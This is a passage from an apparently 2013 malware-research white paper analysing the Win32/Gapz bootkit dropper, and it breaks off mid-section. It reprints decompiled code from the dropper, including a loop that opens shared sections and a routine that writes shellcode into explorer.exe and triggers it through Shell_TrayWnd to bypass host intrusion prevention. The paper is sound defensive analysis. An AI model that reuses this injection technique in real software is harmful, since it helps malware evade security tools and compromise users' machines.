WHITE PAPER


MIND THE GAPZ: THE MOST COMPLEX BOOTKIT EVER ANALYZED?

Eugene Rodionov
Malware Researcher

Aleksandr Matrosov
Security Intelligence Team Lead

SPRING 2013

Table of Contents




Introduction

This report is devoted to analysis of one of the stealthiest bootkits ever seen in the wild – Win32/Gapz – and covers its technical characteristics and functionality beginning with the dropper and bootkit components up to the user-mode payload. The authors of this research have nominated Win32/Gapz as the most complex bootkit ever analyzed because in their experience it is the most interesting and complex threat utilizing bootkit functionality they have ever encountered. Every feature of its design and implementation indicates that Win32/Gapz is intended to maintain a persistent presence in the system.

The report is structured as follows. In the *Dropper* section the functionality of the Win32/Gapz dropper is considered. This section describes an intricate injection mechanism which allows the software to evade detection and control by HIPS systems. The *Bootkit* section is devoted to the malware's bootkit functionality: that is, its use of a brand new technique to infect active partition's VBR (Volume Boot Record). The *Kernel-mode code* section covers the main functionality of Win32/Gapz: custom kernel-mode TCP/IP network stack, hidden storage, payload injection mechanism and network protocol implementations. The *User-mode payload section* contains information on the functionality of the module that the malware injects into user-mode process address space. The rest of the report consists of appendices presenting information on:

- SHA1 hashes of the samples analyzed in the paper
- HiddenFsReader tool for dumping Win32/Gapz infection
- And a log file produced by the Win32/Gapz dropper.

For those who are curious why this threat is named Win32/Gapz here is the answer: the tag 'GAPZ' is used throughout all the binaries and shellcode for allocating memory.



```
while ( 1 )
{
  global_struct = (ExAllocatePoolWithTag)(0, 0xC8, 'ZPAG');
  _global_struct = global_struct;
  if ( global_struct )
    break;
  (ctr)(0, 0, &v302);
}
```

Dropper

Win32/Gapz droppers first attracted our attention in December 2012, and when we started looking deeper at the threat components we found many new techniques for bypassing security software. However, the first samples of Win32/Gapz were detected as early as April 2012, incorporating MBR bootkit functionality. The modification Win32/Gapz.C has the same functionality as the VBR bootkit sample.

Table 1 – Characteristics of Win32/Gapz droppers

Detection name	Compilation date	LPE exploits	Bootkit technique
Win32/Gapz.A	11/09/2012 30/10/2012	CVE-2011-3402 CVE-2010-4398 COM Elevation	VBR
Win32/Gapz.B	06/11/2012	CVE-2011-3402 COM Elevation	no bootkit
Win32/Gapz.C	19/04/2012	CVE-2010-4398 CVE-2011-2005 COM Elevation	MBR

The first known version of the dropper was compiled at the end of April (see Table 1), but this version contains many internal debug strings and it's possible that this version was not developed for mass distribution. It seems likely that Win32/Gapz started mass distribution at the end of summer or beginning of September. The latest versions of the dropper use three approaches to escalating privilege:

1) CVE-2011-3402 (TrueType Font Parsing Vulnerability)


2) CVE-2010-4398 (Driver Improper Interaction with Windows Kernel Vulnerability)

3) COM Elevation (UAC whitelist)

The mechanism for escalating privilege using a COM Elevation technique trick on 64-bit systems has already been already described in my blog post about purple haze TDL4 modification [1].

But none of these exploitation techniques are new and patches have already been issued. The most interesting part of the dropper is its new technique for code injection into the user-mode address space.

During the infection process the dropper checks the version of the operating system in use, using the following code:



```
GetVersionExA((LPOSVERSIONINFOA)&VersionInformation):
if ( VersionInformation.dwMajorVersion == 5 )
{
  if ( VersionInformation.wServicePackMajor < 2u || (LOBYTE(x64) = is_x64(-1), x64) )
    ExitProcess(0);
  v1 = 0;
}
else
{
  if ( VersionInformation.dwMajorVersion != 6 )
    ExitProcess(0);
  v1 = 0;
  if ( !VersionInformation.dwMinorVersion && VersionInformation.wServicePackMajor < 2u )
    ExitProcess(0);
}
```

Figure 1 – Win32/Gapz dropper checks OS version

Win32/Gapz is capable of infecting the following versions of Microsoft Windows operating systems:

- x86: Windows XP SP2 and higher (except Windows Vista and Vista SP1)
- x64: Windows Vista SP2 and higher

The current version of theWin32/Gapz dropper is able to infect WinXP and Win7 including x64 versions, but on Win8 the bootkit part does not work reliably after infection and the kernel-mode code is not executed after the system has booted.

PowerLoader builder

PowerLoader is a special bot builder for making downloaders for other malware families, and is yet another example of specialization and modularity in malware production. The first time PowerLoader was detected was in September 2012, using the family detection name Win32/Agent.UAW. This bot builder has been used for developing Win32/Gapz droppers since October 2012. Starting from November 2012, the malware known as Win32/Redyms used PowerLoader components in its own dropper. The price for PowerLoader in the Russian cybercrime market is around $500 for one builder kit with C&C panel. (The image above is the product logo used by PowerLoader seller.)





Figure 2 – PowerLoader interface


The first version of the PowerLoader builder was compiled at the beginning of September 2012 [2]. The time stamp of the compiled file is presented here:



Field Name	Data Value	Description
Machine	014Ch	i386®
Number of Sections	0004h	
Time Date Stamp	504EF332h	11/09/2012 08:15:46
Pointer to Symbol Table	00000000h	
Number of Symbols	00000000h	
Size of Optional Header	00E0h	
Characteristics	0102h	
Magic	010Bh	PE32
Linker Version	0009h	9.0

Figure 3 – Timestamp of Power Loader builder


The bot identifier is based on the unique *MachineGuid* value which is stored in the system registry using random alphabetical symbols. This bot identifier is used to create a mutex and identify the system's infection status. The same technique is used in the Win32/Gapz dropper.



```
CHAR *__cdecl Drop::GetMachineGuid()
{
  if ( !Drop::MachineGuid )
  {
    if ( Utils::RegReadValue(0x80000002, "Software\\Microsoft\\Cryptography", "MachineGuid", 1, &Drop::MachineGuid, 260) )
      lstrcpyA(&Drop::MachineGuid, "abcxvcxvx");
    lstrcatA(&Drop::MachineGuid, "sacfsfdsf");
  }
  return &Drop::MachineGuid;
}
```

Figure 4 –Generating bot ID by MachineGuid


Different dropper families have different export tables after the original dropper executable is unpacked. The first version of the PowerLoader export table looks like this:



Name	Address	Ordinal
DownloadRunExeId	00403E7B	1
DownloadRunExeUrl	00403D6C	2
DownloadUpdateMain	00403EC6	3
InjectApcRoutine	004036CF	4
InjectNormalRoutine	004036B4	5
SendLogs	00403F66	6
WriteConfigString	00403F39	7
start	00403CA7	

Figure 5 – Export address table of PowerLoader v1

In the first version we did not recognize the code injection method used for bypassing HIPS in Gapz. But the second version of PowerLoader has special markers for the code injection method which indicate the beginning and the end of the shellcode. The export table is presented here:



Name	Address	Ordinal
DownloadRunExeId	004060D0	1
DownloadRunExeUrl	00405F80	2
DownloadUpdateMain	00406120	3
GetProcAddress64(void *,char *)	00403400	4
Inject32End	00404780	5
Inject32Normal	00404680	6
Inject32Start	00404710	7
InjectNormRoutine	004057A0	8
SendLogs	004061E0	9
WriteConfigString	004061B0	10
start	00405E30	


Figure 6 – Export address table of Power Loader v2

This method of injecting code into explorer.exe is used in order to bypass HIPS detection, and is based on a technique for code injection into trusted processes that we will discuss in a moment.

One more interesting fact is that PowerLoader uses the open source disassembler “Hacker Disassembler Engine” (also known as HDE) for code injection operations. And the same engine is used by Win32/Gapz in one of the bootkit shellcode modules. This fact doesn’t prove that the same individual developed PowerLoader and Gapz, but it is an interesting finding.

Code injection technique for bypassing HIPS

The malware is installed onto the system by means of quite an elaborate dropper. Besides installing malware the dropper is also able to bypass HIPS and elevate its privileges. What makes it interesting is the detail of its implementation. If we look at what the dropper exports we will see the following picture:



Choose an entry point

Name	Address	Ordinal	
gpi	00445F70	1	sharedmemory
icmnf	004075B7	2	shellcode_stage1
isyspf	00406EFD	3	shellcode_stage2
start	004079E9		entrypoint

Figure 7 – Export address table of Win32/Gapz dropper

There are three exported routines to which we should pay attention: *start*, *icmnf* and *isyspf*. Here is a brief description of them:

- *start* – the dropper's entry point injects the dropper into explorer.exe address space
- *icmnf* – responsible for elevating privileges
- *isyspf* – performs infection of the victim's host machine.

The following diagram depicts the sequence of their execution and the activities that they perform:




Figure 8 – Win32/Gapz dropper workflow

Win32/Gapz uses a non-standard technique for code injection in all known dropper versions. This approach allows it to inject code into *explorer.exe* address space, bypassing security software. This technique works on all current versions of Microsoft Windows operating system. Its essence is to inject a shellcode into the Explorer process that loads and executes the malicious image. Here is the sequence of steps required to achieve this outcome:

1) Open one of the shared sections from *BaseNamedObjects* mapped into explorer.exe address space, and write shellcode into this section

2) At this point shellcode is already written to explorer.exe address space and the next step is for the dropper to search for the window “Shell_TrayWnd”

3) The dropper calls the WinAPI function *GetWindowLong()* so as to get the address of the routine related to the “Shell_TrayWnd” window handler

4) At the next step the dropper calls WinAPI function *SetWindowLong()* to modify “Shell_TrayWnd” window-related data

5) It calls *SendNotifyMessage()* to trigger shellcode execution in explorer.exe address space

Here is the list of the section in *BaseNamedObjects* for which the malware looks for during step 1:

```
sect_name = L"\\BaseNamedObjects\\ShimSharedMemory";
v7 = L"\\BaseNamedObjects\\windows_shell_global_counters";
v8 = L"\\BaseNamedObjects\\MSCTF.Shared.SFM.MIH";
v9 = L"\\BaseNamedObjects\\MSCTF.Shared.SFM.AMF";
v10 = L"\\BaseNamedObjects\\UrlZonesSM_Administrator";
i = 0;
while ( OpenSection(hSection, (&sect_name)[i], pBase, pRegSize) < 0 )
{
  ++i;
  if ( i >= 5 )
    return 0;
}
```


Figure 9 – Object names used in the dropper of Win32/Gapz

Once the section is opened the malware writes the shellcode to the end of it as shown below:

```
if ( GetShimSection(&v13, &v17, &v16) )
{
  v0 = v17 + v16 - 336;
  memset((v17 + v16 - 336), 0, 0x150u);
  memcpy((v0 + 219), shellcode_x86, 0x65u);
  v1 = GetModuleHandleA("kernel32.dll");
  *(v0 + 168) = GetProcAddress(v1, "CloseHandle", 0);
  *(v0 + 164) = GetProcAddress(v1, "MapViewOfFile", 0);
  *(v0 + 160) = GetProcAddress(v1, "OpenFileMappingA", 0);
  *(v0 + 172) = GetProcAddress(v1, "CreateThread", 0);
  v2 = GetModuleHandleA("user32.dll");
  *(v0 + 176) = GetProcAddress(v2, "SetWindowLongA", 0);
  v15 = CheckMutex(v0);
  if ( v15 )
  {
    v3 = FindWindowA("Shell_TrayWnd", 0);
    v4 = v3;
    hWnd = v3;
    v5 = GetWindowLongA(v3, 0);
    if ( v4 )
    {
      if ( v5 )
      {
        v6 = kernel32_base;
        *(v0 + 218) = 0;
        *(v0 + 184) = v4;
        *(v0 + 180) = v5;
        v7 = GetProcAddress(v6, "icmnf", 1);
        v8 = kernel32_base;
        *(v0 + 188) = v7;
        memcpy((v0 + 192), &unk_445F70, 0xCu);
        *(v0 + 204) = GetProcAddress(v8, "gpi", 1);
        v9 = (v0 + 208);
        v10 = GenerateMutexName();
        lstrcpynA(v9, v10, 10);
        if ( mapfile(v9, kernel32_base, maxSize, &hObject) )
        {
          v11 = CreateMutex();
          if ( v11 )
          {
            SetWindowLongA(hWnd, 0, v15 + 128);
            SendNotifyMessageA(hWnd, 0xFu, 0, 0);
            if ( !WaitForSingleObject(v11, 0xBB80u) )
              v19 = 1;
            CloseHandle(v11);
```

Figure 10 – Writing the shellcode in the end of shared memory

After *SendNotifyMessage()* is executed “Shell_TrayWnd” receives and transfers control to the address pointed to by the value previously set by *SetWindowLong().* The address points to the *KiUserApcDispatcher()* routine:




```
7C90E44C   90              NOP
7C90E44D   90              NOP
7C90E44E   90              NOP
7C90E44F   90              NOP
7C90E450   8D7C24 10       LEA EDI,DWORD PTR SS:[ESP+10]
7C90E454   58              POP EAX
7C90E455   FFD0            CALL EAX
7C90E457   6A 01           PUSH 1
7C90E459   57              PUSH EDI
7C90E45A   E8 FFEBFFFF     CALL ntdll.ZwContinue
7C90E45F   90              NOP
7C90E460   83C4 04         ADD ESP,4
7C90E463   5A              POP EDX
7C90E464   64:A1 18000000  MOV EAX,DWORD PTR FS:[18]
7C90E46A   8B40 30         MOV EAX,DWORD PTR DS:[EAX+30]
7C90E46D   8B40 2C         MOV EAX,DWORD PTR DS:[EAX+2C]
7C90E470   FF1490          CALL DWORD PTR DS:[EAX+EDX*4]
7C90E473   33C9            XOR ECX,ECX
7C90E475   33D2            XOR EDX,EDX
7C90E477   CD 2B           INT 2B
7C90E479   CC              INT3
7C90E47A   8BFF            MOV EDI,EDI
7C90E47C   8B4C24 04       MOV ECX,DWORD PTR SS:[ESP+4]
7C90E480   8B1C24          MOV EBX,DWORD PTR SS:[ESP]
7C90E483   51              PUSH ECX
7C90E484   53              PUSH EBX
7C90E485   E8 9AC30100     CALL ntdll.7C92A824
7C90E48A   0AC0            OR AL,AL
7C90E48C ⌄ 74 0C           JE SHORT ntdll.7C90E49A
7C90E48E   5B              POP EBX
```

```
Registers (MMX)
EAX 00B5DF44
ECX 7E419491 USER32.7E419491
EDX 00E9FDD0
EBX 00030050
ESP 00E9FD60
EBP 00E9FD74
ESI 00B5DF30
EDI 0000000F

EIP 7C90E450 ntdll.KiUserApcDispatcher

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDB000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00000206 (NO,NB,NE,A,NS,PE,GE,G)

MM0 00E9 B638 BF81 4136
MM1 0000 0000 0404 00AB
MM2 0000 0404 0000 0000
MM3 0000 0018 8221 EC28
MM4 00E9 FE84 00E9 FEAC
MM5 0000 0084 BBE9 B638
MM6 0000 0000 0000 0001
MM7 BBE9 B638 BF81 C476
```

Figure 11 – Triggering the injected shellcode

This eventually results in transferring control to the shellcode mapped into explorer process address space, as shown in the figure on the following page:

